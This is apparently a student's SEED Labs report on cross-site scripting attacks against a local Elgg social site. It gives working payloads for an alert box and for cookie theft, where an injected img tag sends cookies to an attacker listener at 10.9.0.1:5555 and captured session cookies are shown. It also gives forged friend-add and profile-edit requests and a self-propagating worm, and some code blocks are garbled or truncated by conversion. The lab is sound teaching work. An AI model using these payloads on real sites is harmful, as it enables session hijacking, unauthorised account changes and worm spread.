

Computer Security Lab

Sneden Rebello

Task 1 : Posting a Malicious Message to Display an Alert Window

We first write the malicious JavaScript code into the 'about me' field of Sammy.

The screenshot shows the code:


The screenshot shows a user profile editing interface for a user named 'Samy'. The profile information is as follows:

- Display name:** Sammy
- About me:** A text area containing the malicious JavaScript code: `<script>alert("XSS");</script>`. Above the text area are links for 'Embed content' and 'Visual editor'.
- Public:** A dropdown menu set to 'Public'.
- Brief description:** A text area.
- Public:** A dropdown menu set to 'Public'.
- Location:** A text area.
- Public:** A dropdown menu set to 'Public'.

On the right side, there is a sidebar with the following options:


- Edit avatar
- Edit profile
- Change your settings
- Account statistics
- Notifications
 - Post notifications
 - Group notifications

As soon as we save these changes, the profile displays a pop up with a word XSS (the one we write in the alert). This is because, as soon as the web page loads after saving the changes, the JavaScript code is executed.



Now to confirm the attack was successful, we log into Alice's account and go on the Members tab and click on Sammy's profile. We see the Alert pop up again and we can also see that about me field is empty, wherein we had stored the JavaScript code.


The following shows this:



This proves that Alice was a victim to the XSS attack due to the injected JavaScript code by Samy on his own profile, and also shows the way the browser does not show the JavaScript code but in fact executes it.


Task 2 : Posting a Malicious Message to Display Cookies

Now, we change the previous code as the following in Sammy's profile.




The screenshot shows the 'Edit profile' page in Elgg. The top navigation bar includes 'Elgg For SEED Labs', 'Blogs', 'Bookmarks', 'Files', 'Groups', 'Members', 'More', a search bar, and an 'Account' dropdown. The main heading is 'Edit profile'. Below it, the 'Display name' field contains 'Samy'. The 'About me' section is a text area containing the JavaScript code: `<script>alert(document.cookie);</script>`. To the right of the text area are links for 'Embed content' and 'Visual editor'. On the far right, there is a sidebar with a profile card for 'Samy' (with a hat icon) and buttons for 'Edit avatar', 'Edit profile', 'Change your settings', and 'Account statistics'.

As soon as we save the change, we see the Elgg = some value as an alert, displaying the cookie of the current session i.e. of Sammy.



Now, to see the attack in play, we log into Alice's account and go to Sammy's profile:

We see that Alice's cookie value is being displayed and About me field of Sammy is empty. This proves that the JavaScript code was executed, and Alice was a victim of the XSS attack done by us. But here, only Alice can see the alert and hence the cookie. Attacker cannot see this cookie.




Task 3 : Stealing Cookies from the Victim's Machine

We first start a listening TCP connection in the terminal using the nc -lknv 5555 command.

The command allows the TCP server to start listening on Port 5555.

Now, in order to get the cookie of the victim to the attacker, we write the following JS code in the attacker's (Samy) about me:



The screenshot shows the 'Edit profile' page for a user named Samy. The 'About me' section is active, and the JavaScript code is pasted into the text area. The code is as follows:

```
<script>document.write('<img src=http://10.9.0.1:5555?c='  
+ escape(document.cookie) + '>');  
</script>
```

As soon as we save the changes and load again, the JavaScript code is executed, and we see Samy's HTTP request and cookie on the terminal:

```
[04/11/21]seed@VM:~/../image_www$ nc -lknv 5555  
Listening on 0.0.0.0 5555  
Connection received on 10.0.2.4 53442  
GET /?c=Elgg%3Df8p52mn699n61nqha9f2urnk7h HTTP/1.1  
Host: 10.9.0.1:5555  
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:83.0) Gecko/20100101 Fire  
fox/83.0  
Accept: image/webp, */*  
Accept-Language: en-US,en;q=0.5  
Accept-Encoding: gzip, deflate  
Connection: keep-alive  
Referer: http://www.xsslabelgg.com/profile/samy
```

Now, we log into Alice and go to Samy's profile to see if we can get her cookie.

```
Connection received on 10.0.2.4 53460
GET /?c=Elgg%3D1lc0ctlllg3272sjh376blheec HTTP/1.1
Host: 10.9.0.1:5555
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:83.0) Gecko/20100101 Firefox/83.0
Accept: image/webp, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Referer: http://www.xsslabelgg.com/profile/samy
```


We see that as soon as we visit Samy's profile from Alice's account we get the above data in our terminal indicating Alice's cookie. Hence, we have successfully obtained the victim's cookie.

Task 4 : Becoming the Victim's Friend

In order to create a request that will add Samy as a friend in Alice's account, we need to find the way 'add friend' request works.

We assume that we have created a fake account named Charlie and we first log in into Charlie's account so that we can add Samy as Charlie's friend and see the request parameters that are used to add a friend.

After logging into Charlie's account, we search for Samy and click on the add friend button. While doing this, we look for the HTTP request in the web developer tools and see:



Since it's a GET request, the URL has the parameters and we see that friend has a value of 59. So, we know that since Charlie tried to add Samy as a friend, a request was made with the friend value as 59, which must be the GUID of Samy.

Now that we know the GUID of Samy and the way the add friend request works, we can create a request using the JavaScript code to add Samy as a friend to anyone who visits his profile. It will have the same request as that of adding Samy to Charlie's account with changes in cookies and tokens of the victim.

This web page should basically send a GET request with the following request URL:

`http://www.xsslabelgg.com/action/friends/add?friend=59&elgg_token=value&elgg_ts=value`

This link will be sent using the JS code that constructs the URL using JavaScript variables and this JS code will be triggered whenever some visits Samy's profile. We have added the code in the About me field of Samy's profile:

Code :

```
<script>
```

```

window.onload = function () {
var Ajax=null;

var ts+"&__elgg_ts="+elgg.security.token.__elgg_ts;

var token+"&__elgg_token="+elgg.security.token.__elgg_token;

//Construct the HTTP request to add Samy as a friend.

var sendurl="http://www.xsslabelgg.com/action/friends/add?friend=59"+ts+token;

//Create and send Ajax request to add friend

Ajax=new XMLHttpRequest();

Ajax.open("GET",sendurl,true);

Ajax.setRequestHeader("Host","www.xsslabelgg.com");

Ajax.setRequestHeader("Content-Type","application/x-www-form-urlencoded");

Ajax.send();

}

</script>

```

Elgg For SEED Labs

BlogsBookmarksFilesGroupsMembersMore ▾

Search

Account ▾

Edit profile

Display name

Samy

About me

Embed contentVisual editor


```
<script type="text/javascript">
window.onload = function () {
var Ajax=null;
var ts="_elgg_ts="+elgg.security.token._elgg_ts;
var token="_elgg_token="+elgg.security.token._elgg_token;
//Construct the HTTP request to add Samy as a friend.
var sendurl="http://www.xsslabelgg.com/action/friends/add?friend=59"+token+ts;
//Create and send Ajax request to add friend
Ajax=new XMLHttpRequest();
Ajax.open("GET",sendurl,true);
Ajax.setRequestHeader("Host","www.xsslabelgg.com");
}
```

Public

Samy

- Edit avatar
- Edit profile
- Change your settings
- Account statistics
- Notifications
- Group notifications

As soon as we save the changes, the JS code is run and executed. As a result of that, Samy is added as a friend to his own account. To demonstrate the attack, we log into Alice and search for Samy's profile and load it.



We see that Samy has been successfully added as a friend to Alice's account. Hence, we were successful in adding Samy as Alice's friend without Alice's knowledge using XSS attack.

Question 1: Explain the purpose of Lines 1 and 2, why are they are needed?

To send a valid HTTP request, we need to have the secret token and timestamp value of the website attached to the request, or else the request will not be considered legitimate or will probably be considered as an untrusted cross-site request. These desired values are stored in JavaScript variables and using the lines 1 and 2, we are retrieving them from the JS variables and storing in the AJAX variables that are used to construct the GET URL.

Question 2: If the Elgg application only provide the Editor mode for the "About Me" field, i.e., you cannot switch to the Text mode; can you still launch a successful attack?

If that were the case, then we will not be able to launch the attack anymore because this mode encodes any special characters in the input. So, the < is replaced by < and hence every special character will be encoded. Since, for a JS code we need to have <script></script> and various other tags, each one of them will be encoded into data and hence it will no more be a code to be executed. Below is the same code added in editor mode versus text mode.

Editor mode :

About me

[Embed content](#) [Visual editor](#)

```
<script>alert('XSS');</script>
```

Text mode :


About me

[Embed content](#) [Visual editor](#)

```
<p>&lt;p&gt;&lt;script&gt;alert('XSS');&lt;/script&gt;&lt;/p&gt;</p>
```

Task 5 : Modifying the Victim's Profile

To edit the victim's profile, we need to first see the way in which edit profile works on the website. To do that, we log into Samy's account and click on Edit Account button. We edit the brief description field and then click submit. While doing that, we look at the content of the HTTP request using the web developer options and see the following:



We see that the description parameter is present with the string we entered. The access level for every field is 2, indicating its publicly visible. Also, the guid value is initialized with that of Samy's GUID, as previously found (59). So, from here, we know that to edit the victim's profile, we will need their GUID, secret token and timestamp, the string we want to write to be stored in the desired field, and the access level for this parameter must be set to 2 in order to be publicly visible. So, to construct such a POST request using JS in Samy's profile, we enter the following code in his about me section of the profile:

Code :

```
<script type="text/javascript">
window.onload = function(){
var userName=elgg.session.user.name;
var guid="&guid="+elgg.session.user.guid;
var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;
var token="&__elgg_token="+elgg.security.token.__elgg_token;
var desc = "&description=Samy is my hero" + " &accesslevel[description]=2";
var name="&name="+userName;
var sendurl="http://www.xsslabelgg.com/action/profile/edit";
```


— — — — —

This code will edit any user's profile who visits Samy's profile. It obtains the token, timestamp, userName and guid from the JavaScript variables that are stored for each user session.

The description and the access level are the same for everyone and hence can be mentioned directly in the code. We then construct a POST request to the URL <http://www.xsslabelgg.com/action/profile/edit> with the mentioned content as parameters.

The description and the access level are the same for everyone and hence can be mentioned directly in the code. We then construct a POST request to the URL <http://www.xsslabelgg.com/action/profile/edit> with the mentioned content as parameters.

Then log into Alice's account and go to Samy's profile and see the following on switching back to Alice's profile:



This proves that the attack was successful, and Alice's profile was edited without her consent.

Question 3: Why do we need Line 1? Remove this line and repeat your attack. Report and explain your observation.

We need Line 1 so that Samy does not attack himself and he can attack other users. The JS code obtains the current session's values and stores a string named "Samy is my hero" in the about me section. Now, since we have the JS code in about me section and if we did not have that line, as soon as the changes are saved, the JS code is executed, and this JS code will enter "Samy is my hero" in the About me field of the current session i.e. Samy. This will basically replace the JS code with the string, and hence there will not be any JS code to be executed whenever anyone visits Samy's profile. We can see this:

Removing the Line 1:

Samy's profile

Display name

Samy

About me

```
//Construct the content of your url.  
var content=token+ts+guid+desc+userName;  
var samyGuid=59;  
var sendurl="http://www.xsslabelgg.com/action/profile/edit";  
  
//Create and send Ajax request to modify profile  
var Ajax=null;  
Ajax=new XMLHttpRequest();  
Ajax.open("POST",sendurl,true);  
Ajax.setRequestHeader("Host","www.xsslabelgg.com");  
Ajax.setRequestHeader("Content-Type"
```

Public

[Embed content](#) [Visual editor](#)



Samy

Edit avatar

Edit profile

Change your settings

Account statistics

Notifications

Group notifications

As soon as we save the changes, we see that 'Samy is my hero' is placed in the About me field. The about me with JS code is replaced with the string that is supposed to be stored in other infected victims. So, now when anyone else visits Samy's profile, since there is no JS code anymore, there will not be any XSS attack.

Elgg For SEED Labs

[Blogs](#)

[Bookmarks](#)

[Files](#)

[Groups](#)

[Members](#)

[More](#)



Account

Samy

[Edit avatar](#)

[Edit profile](#)



About me
Samy is my hero

[Add widgets](#)

Blogs

Bookmarks

Files

-

Task 6 : Writing a Self-Propagating XSS Worm

Now in addition to the attack earlier, we need to make the code copy itself so that our attack can be self- propagating. To do this, we will be using the DOM approach.

Worm code :

```
<script id="worm">
window.onload = function(){
var headerTag = "<script id=\"worm\" type=\"text/javascript\">";
var jsCode = document.getElementById("worm").innerHTML;
var tailTag = "</\" + \"script>\"";
var wormCode = encodeURIComponent(headerTag + jsCode + tailTag);
var userName=elgg.session.user.name;
var guid="&guid="+elgg.session.user.guid;
var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;
var token="&__elgg_token="+elgg.security.token.__elgg_token;
var desc="&description=Samy is my hero"+ wormCode;
desc+="&accesslevel[description]=2";
var name="&name="+userName;
var sendurl="http://www.xsslabelgg.com/action/profile/edit";
var content=token+ts+name+desc+guid;
var samyGuid=59;
if(elgg.session.user.guid!=samyGuid)
{
var Ajax=null;
Ajax=new XMLHttpRequest();
Ajax.open("POST",sendurl,true);
Ajax.setRequestHeader("Host","www.xsslabelgg.com");
Ajax.setRequestHeader("Content-Type", "application/x-www-form-urlencoded");
Ajax.send(content);
}
```

```
}  
</script>
```

Elgg For SEED Labs Blogs Bookmarks Files Groups Members More Account ▼

Edit profile

Display name

About me [Embed content](#) [Visual editor](#)

```
var jsCode = document.getElementById("worm").innerHTML;  
var tailTag = "</" + "script>";  
var wormCode = encodeURIComponent(headerTag + jsCode + tailTag);  
var userName=elgg.session.user.name;  
var guid="&guid="+elgg.session.user.guid;  
var ts="&_elgg_ts="+elgg.security.token._elgg_ts;  
var token="&_elgg_token="+elgg.security.token._elgg_token;  
var desc = "&description=Samy is my hero" + " &accesslevel[description]=2" + wormCode;  
var name="&name="+userName  
var sendurl="http://www.xsslabelgg.com/action/profile/edit";  
var content=token+name+desc+guid;
```

Samy
[Edit avatar](#)
[Edit profile](#)
[Change your settings](#)
[Account statistics](#)

After saving the changes, we log into Alice and visit Samy's profile and on returning to Alice's profile, we see the following:

Elgg For SEED Labs Blogs Bookmarks Files Groups Members More Account ▼

Alice

[Edit avatar](#) [Edit profile](#)

About me
Samy is my hero

[Add widgets](#)

Blogs

The worm code appears at Alice too.

Edit profile

Display name

Alice

About me

[Embed content](#) [Visual editor](#)

```
<p>Samy is my hero<script id="worm" type="text/javascript">
window.onload = function(){
var headerTag = "<script id=\"\worm\" type=\"\text/javascript\">";
var jsCode = document.getElementById("worm").innerHTML;
var tailTag = "</\" + "script>";
var wormCode = encodeURIComponent(headerTag + jsCode + tailTag);
var userName=elgg.session.user.name;
var guid="&guid="+elgg.session.user.guid;
var ts="&_elgg_ts="+elgg.security.token.__elgg_ts;
var token="&_elgg_token="+elgg.security.token.__elgg_token;
var desc="&description=Samy is my hero"&wormCode;
```

Public

Brief description



Alice

Edit avatar

Edit profile

Change your settings

Account statistics

Notifications

Group notifications

Now, we check if someone else can get affected on visiting Alice's profile. We log into Charlie's account and visit Alice's profile and on coming back to Charlie's account we see the following:

Charlie

Edit avatar

Edit profile



About me
Samy is my hero

Add widgets

Blogs

Bookmarks

The worm code appears at Charlie too.

Edit profile

Display name

Charlie

About me

Embed contentVisual editor

```
<p>Samy is my hero<script id="worm" type="text/javascript">
window.onload = function(){
var headerTag = "<script id=\"\worm\" type=\"\text/javascript\">";
var jsCode = document.getElementById("worm").innerHTML;
var tailTag = "</\" + "script>";
var wormCode = encodeURIComponent(headerTag + jsCode + tailTag);
var userName=elgg.session.user.name;
var guid="&guid="+elgg.session.user.guid;
var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;
var token="&__elgg_token="+elgg.security.token.__elgg_token;
var desc = "&description=Samy is my hero"+wormCode;
```

Public

Brief description



Charlie

Edit avatar

Edit profile

Change your settings

Account statistics

Notifications

